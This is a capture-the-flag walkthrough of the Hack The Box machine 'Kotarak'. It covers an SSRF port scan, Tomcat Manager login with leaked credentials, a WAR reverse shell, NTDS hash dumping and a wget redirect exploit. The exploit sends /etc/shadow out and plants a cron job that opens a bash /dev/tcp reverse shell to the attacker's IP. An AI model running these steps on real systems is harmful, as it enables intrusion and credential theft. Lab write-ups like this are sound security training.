Hack The Box : Kotarak
7 August, 2021
Beginning with an nmap scan
---------------------Starting Port Scan-----------------------
PORT     STATE SERVICE
22/tcp   open  ssh
8009/tcp open  ajp13
8080/tcp open  http-proxy
---------------------Starting Script Scan-----------------------
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT      STATE SERVICE
22/tcp    open  ssh
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
60000/tcp open  unknown
Making a script scan on extra ports: 60000
PORT      STATE SERVICE VERSION
60000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title:         Kotarak Web Hosting
I had a look at the 8009, 8080 port combination. There's a common vulnerability called GhostCat for Apache Jserve but apart from the /WEB-INF/web.xml file I couldn't retrieve anything else, and that file itself didn't contain any information.
I moved on to port 60000, it was running a website.

After entering an address as input, the resulting URL looked like
http://10.10.10.55:60000/url.php?path=10.10.16.174%3A8000%2F
I tried to load a PHP reverse shell but that didn't work, instead the output was the raw PHP code
http://10.10.10.55:60000/url.php?path=10.10.16.174%3A8000%2Frev.php
I tried visiting some of the open local ports using 127.0.0.1 as the IP address and it worked, it would load the same page as accessing it via the public interface. This meant I could check if some ports are open only locally.
I used gobuster to fuzz part of the URL for all possible ports, length 2 was excluded since that seemed to be the response length when the port was closed.
$ gobuster fuzz -u "http://10.10.10.55:60000/url.php?path=127.0.0.1%3AFUZZ" -w ports --exclude-length 2
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://10.10.10.55:60000/url.php?path=127.0.0.1%3AFUZZ
[+] Method:           GET
[+] Threads:          10
[+] Wordlist:         ports
[+] Exclude Length:   2
[+] User Agent:       gobuster/3.1.0
[+] Timeout:          10s
===============================================================
2021/08/07 09:57:41 Starting gobuster in fuzzing mode
===============================================================
Found: [Status=200] [Length=62] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A22
Found: [Status=200] [Length=156] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A90
Found: [Status=200] [Length=187] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A110
Found: [Status=200] [Length=22] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A200
Found: [Status=200] [Length=1232] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A320
Found: [Status=200] [Length=3955] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A888
Found: [Status=200] [Length=123] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A3306
Found: [Status=200] [Length=994] http://10.10.10.55:60000/url.php?path=127.0.0.1%3A8080
Out of these ports, 320 and 888 offered some information.

320 showed a login page. I tried some SQLi payloads and default passwords but nothing worked.
Port 888 on the other hand gave up a backup file containing the credentials to Tomcat Manager


admin:3@g01PdhB!
Using the admin credentials, I logged on to Tomcat Manager and uploaded a WAR reverse shell
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.55] 42788
whoami
tomcat
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
atanas:x:1000:1000:atanas,,,:/home/atanas:/bin/bash
tomcat:x:1001:1001::/opt/tomcat:/bin/false
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
lxc-dnsmasq:x:112:119:LXC dnsmasq,,,:/var/lib/lxc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
User
I found some files that looked like they were related to Windows somehow
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ file *
file *
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit: data
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin: MS Windows registry file, NT/2000 or above
I downloaded them to see what I could find. Searching around, I learnt that the NTDS.dit file is basically a database that stores Active Directory data, including password hashes for all users in the domain. secretsdump.py can be used to extract those hashes.
Extracting the hashes also requires the SYSTEM file at C:\Windows\System32\config\SYSTEM. I gave the other file as the SYSTEM file and it was accepted.
$ secretsdump.py LOCAL -ntds 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit -system 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin -outputfile hashes
[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70aeee8bcaeac9e3e66fd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefcb525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
...
Using Crackstation, I got two passwords

Using the second password I was able to switch user to atanas and grab the user flag
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: Password123!

su: Authentication failure
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: f16tomcat!

atanas@kotarak-dmz:/$ whoami
whoami
atanas
atanas@kotarak-dmz:/$ cd
cd
atanas@kotarak-dmz:~$ ls -ltrha
ls -ltrha
total 36K
-rw-r--r-- 1 atanas atanas  655 Jul  9  2017 .profile
-rw-r--r-- 1 atanas atanas 3.7K Jul  9  2017 .bashrc
-rw-r--r-- 1 atanas atanas  220 Jul  9  2017 .bash_logout
-rw-r--r-- 1 atanas atanas    0 Jul 11  2017 .sudo_as_admin_successful
-rw-rw---- 1 atanas atanas   33 Jul 19  2017 user.txt
drwxrwxr-x 2 atanas atanas 4.0K Jul 21  2017 .nano
drwx------ 2 atanas atanas 4.0K Jul 21  2017 .cache
drwxr-xr-x 4 root   root   4.0K Jul 21  2017 ..
drwxr-xr-x 4 atanas atanas 4.0K Aug 29  2017 .
-rw------- 1 atanas atanas   38 Jan 18  2018 .bash_history
atanas@kotarak-dmz:~$ cat user.txt
cat user.txt
<flag>
Root
I ran linpeas and found that atanas was part of the disk group
====================================( Basic information )=====================================
OS: Linux version 4.4.0-83-generic (buildd@lgw01-29) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #106-Ubuntu SMP Mon Jun 26 17:54:43 UTC 2017
User & Groups: uid=1000(atanas) gid=1000(atanas) groups=1000(atanas),4(adm),6(disk),24(cdrom),30(dip),34(backup),46(plugdev),115(lpadmin),116(sambashare)
Hostname: kotarak-dmz
Writable folder: /dev/shm
Being part of the disk group allows straight-forward privilege escalation https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe#disk-group
atanas@kotarak-dmz:/tmp$ df -h
df -h
Filesystem                    Size  Used Avail Use% Mounted on
udev                          469M     0  469M   0% /dev
tmpfs                          98M  4.6M   93M   5% /run
/dev/mapper/Kotarak--vg-root  6.4G  4.4G  2.0G  69% /
tmpfs                         488M     0  488M   0% /dev/shm
tmpfs                         5.0M     0  5.0M   0% /run/lock
tmpfs                         488M     0  488M   0% /sys/fs/cgroup
/dev/sda1                     117M  114M  2.8M  98% /boot
tmpfs                          98M     0   98M   0% /run/user/1000
atanas@kotarak-dmz:/tmp$ debugfs /dev/mapper/Kotarak--vg-root
debugfs /dev/mapper/Kotarak--vg-root
debugfs 1.42.13 (17-May-2015)
debugfs:  cd /root
cd /root
debugfs:  ls
ls
WARNING: terminal is not fully functional
-  (press RETURN)
 391808  (12) .    2  (12) ..    391809  (16) .bashrc
 391810  (16) .profile    405375  (16) .nano    399687  (48) .bash_history
 405462  (24) .mysql_history    406511  (16) .cache    407063  (16) .config
 407079  (12) .ssh    399724  (20) flag.txt    406297  (3888) app.log
(END)
(END)q
debugfs:
debugfs:  cat flag.txt
cat flag.txt
Getting closer! But what you are looking for can't be found here.
OK so this was a rabbit-hole, moving on...
The other out of the ordinary file in /root was app.log. It looked like someone was making a request for a file every two minutes using wget 1.16
debugfs:  cat app.log
cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
I found an exploit along with a PoC that allows arbitrary file upload using a vulnerability in wget's handling of redirects. The PoC would redirect the GET request to an FTP server serving a malicious .wgetrc containing configuration such that the subsequent request would POST contents of a file and save the response to a file as well. In this case the file POSTed would be /etc/shadow while the response would be a cron entry to trigger a reverse shell.
I created a .wgetrc and transfered it and the exploit to the machine.
$ cat .wgetrc
post_file = /etc/shadow
output_document = /etc/cron.d/root-shell
I had to bind to port 80 for the exploit to run but that wasn't allowed to atanas so I learnt about authbind, it lets non-privileged users bind to privileged ports like port 80.
With the FTP (pyftpdlib) server running to serve .wgetrc, I ran the exploit after making some modifications
HTTP_LISTEN_IP = '0.0.0.0'
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.10.16.174'
FTP_PORT = 21

ROOT_CRON = "* * * * * root bash -c 'bash -i >& /dev/tcp/10.10.16.174/4242 0>&1' \n"
atanas@kotarak-dmz:/tmp$ authbind python wget-exploit.py
authbind python wget-exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.16.174:21. Let's go then

Serving wget exploit on port 80...


We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [07/Aug/2021 14:04:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.16.174:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
 root:*:17366:0:99999:7:::
daemon:*:17366:0:99999:7:::
bin:*:17366:0:99999:7:::
sys:*:17366:0:99999:7:::
sync:*:17366:0:99999:7:::
games:*:17366:0:99999:7:::
man:*:17366:0:99999:7:::
lp:*:17366:0:99999:7:::
mail:*:17366:0:99999:7:::
news:*:17366:0:99999:7:::
uucp:*:17366:0:99999:7:::
proxy:*:17366:0:99999:7:::
www-data:*:17366:0:99999:7:::
backup:*:17366:0:99999:7:::
list:*:17366:0:99999:7:::
irc:*:17366:0:99999:7:::
gnats:*:17366:0:99999:7:::
nobody:*:17366:0:99999:7:::
systemd-timesync:*:17366:0:99999:7:::
systemd-network:*:17366:0:99999:7:::
systemd-resolve:*:17366:0:99999:7:::
systemd-bus-proxy:*:17366:0:99999:7:::
syslog:*:17366:0:99999:7:::
_apt:*:17366:0:99999:7:::
sshd:*:17366:0:99999:7:::
ubuntu:$6$edpgQgfs$CcJqGkt.zKOsMx1LCTCvqXyHCzvyCy1nsEg9pq1.dCUizK/98r4bNtLueQr4ivipOiNlcpX26EqBTVD2o8w4h0:17368:0:99999:7:::

---[eof]---


Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc we injected in the GET first response)
10.0.3.133 - - [07/Aug/2021 14:06:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check on /root/hacked-via-wget on the victim's host in a minute! :)
Pretty soon the reverse shell was caught on my machine
$ nc -lvnp 4242
listening on [any] 4242 ...
root@kotarak-int:~# id
uid=0(root) gid=0(root) groups=0(root)
root@kotarak-int:~# whoami
whoami
root
root@kotarak-int:~# cd /root
cd /root
root@kotarak-int:~# ls
ls
root.txt
root@kotarak-int:~# cat root.txt
cat root.txt
<flag>